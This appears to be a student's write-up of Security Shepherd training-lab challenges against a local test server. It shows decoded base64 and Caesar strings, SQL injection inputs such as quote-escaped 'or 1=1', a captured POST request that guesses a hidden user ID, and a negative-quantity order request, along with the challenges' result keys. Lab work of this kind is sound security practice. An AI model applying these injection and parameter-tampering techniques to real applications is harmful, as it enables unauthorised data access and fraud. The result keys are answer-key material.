
```
jiSSeHDGIM980Ro223PCnfxICX77J6UWBRsyQJN0sImRsTrqF0QXIT8xKsk/cHD9WrBT6AOC
5TVmxDP8UUGoimizH8RcFK/2Dm4O8SZOsK8=
```

Haven't You Done This Already?

Our records say you have already completed this module! Go try another one!

Insecure Cryptographic Storage

Used free online tool to decode




Decode from Base64 format

Simply use the form below

YmFzZTY0aXNOb3RFbmNyeXB0aW9uQmFzZTY0aXNFbmNvZGluZ0Jhc2U2NEhpZGVzTm90aGluZ0Zyb21Zb3U=


< DECODE > UTF-8 ▾ (You may also select input charset.)

Result goes here...



< DECODE > UTF-8 ▾ (You may also select input charset.)

base64isNotEncryptionBase64isEncodingBase64HidesNothingFromYou




Submit Result Key Here... Submit

Haven't You Done This Already?

Our records say you have already completed this module! Go try another one!

SQL Injection

Used a simple sql injection method. Syntax is ‘or ’ 1=1



Exploit the SQL Injection flaw in the following example to retrieve all of the rows in the table. The lesson's solution key will be found in one of these rows! The results will be posted beneath the search form.

Please enter the user name of the user that you want to look up

'OR '1=1

Search Results


User Id	User Name	Comment
12345	user	Try Adding some SQL Code
12346	OR 1 = 1	Your Close, You need to escape the string with an apostraphe so that your code is interpreted
12543	Fred Mtenzi	A lecturer in DIT Kevin Street
14232	Mark Denihan	This guy wrote this application
61523	Cloud	Has a Big Sword
82642	qw!dshs@ab	Lesson Completed. The result key is 3c17f6bf34080979e0cebda5672e989c07ceec9fa4ee7b7c17c9e3ce26bc63e0

Haven't You Done This Already?

Our records say you have already completed this module! Go try another one!

Insecure Cryptographic Storage Challenge 1

Used online tool and by decoding that, found the key. Key is 21




The following tool allows you to encrypt a text with a simple offset algorithm - also known as **Caesa** **cipher**. If you are using **13** as the key, the result is similar to an **rot13 encryption**. If you use *"gues* as the key, the algorithm tries to find the right key and decrypts the string by guessing. I also wrote small article (with source publication) about **finding the right key** in an unknown context of a encrypted text.

```
Ymj wjxzqy pjd ktw ymnx qjxxts nx ymj ktqqtbnsl
xywnsl;
rdqtajqdmtwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltnslbn
ymdtzwgnlf
```

Use key: 21

Output:

The result key for this lesson is the following strin mylovelyhorserunningthroughthefieldwhereareyougoingwithyourbiga




Solution Submission Success


Insecure Cryptographic Storage Challenge 1 completed! Congratulations.

Insecure Direct Object Reference Challenge 1

I check the drop down box which contains name and captured it by using burp suite and finally came up with a pattern like (1,3,5,7,9) simply I guessed the next one should be 11. So I try it as post parameter



```
POST /challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c HTTP/1.
Host: 192.168.25.130
Connection: close
Content-Length: 14
Accept: */*
Origin: https://192.168.25.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.25.130/challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f1701725
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=125EA99F16FFF470447B1F18410966F0; token=104564823027093414577144752405

userId%5B%5D=11
```



Insecure Direct Object References Challenge One

The result key for this challenge is stored in the private message for a user that is not listed below...

Hidden User's Message


Result Key is dd6301b38b5ad9c54b85d07c087aebec89df8b8c769d4da084a55663e6186742

Haven't You Done This Already?

Our records say you have already completed this module! Go try another one!

Poor Data Validation 1

To complete this level used burpsuite and when I insert the negative values to all products, app noticed it. But when I insert all positive values to all of them except troll meme and put negative value to it, app didn't recognize it and just passed without any detection.




Super Meme Shopping


Use this shop to buy whatever old memes you like!

Picture	Cost	Quantity
	$45	0
	$15	0
	$3000	0
	$30	0

Please select how many items you would like to buy and click submit



```
POST /challenges/ca0e89caf3c50dbf9239a0b3c6f6c17869b2a1e2edc3aa6f029fd30925d66c7e H
Host: 192.168.25.130
Connection: close
Content-Length: 57
Accept: */*
Origin: https://192.168.25.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.25.130/challenges/ca0e89caf3c50dbf9239a0b3c6f6c17869b2a1e2
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=125EA99F16FFF470447B1F18410966F0; token=104564823027093414577144

megustaAmount=1&trollAmount=1&rageAmount=100&notBadAmount=1
```




Order Complete

Your order has been made and has been sent to our magic shipping department that knows where you want this to be delivered via brain wave sniffing techniques.

Your order comes to a total of $-1455

Trolls were free, Well Done -

```
EENf+8nj7oW+SCDyN5rKhWCSyxV2KEAcFIFxHpx28d9bl/u7f2q7p8V6ZKtOX+r5mLlZpfR/i82Q
eLv5+KLNMr8dQOX+TNczT0zefUr+fbxyHWqpu+v/WU6NxmpexUtEXUzp+rRdsd2E1sZrBj1tW
```




Haven't You Done This Already?

Our records say you have already completed this module! Go try another one!

SQL Injection 1

To complete this challenge I used “or”1=1 syntax and do the sql injection in the text field. This time I used double quotes.




SQL Injection Challenge One

To complete this challenge, you must exploit SQL injection flaw in the following form to find the result key.

Please enter the Customer Id of the user that you want to look up

"OR" 1=1

Get the result key and input the key in field and complete the mission



Search Results

Name	Address	Comment
John Fits	crazycat@example.com	null
Rubix Man	manycolours@cube.com	null
Rita Hanolan	thenightbefore@example.com	null
Paul O Brien	sixshooter@deaf.com	Well Done! The reuslt Key is fd8e9a29dab791197115b58061b215594211e72c1680f1eacc50b0394133a09f

Haven't You Done This Already?

Our records say you have already completed this module! Go try another one!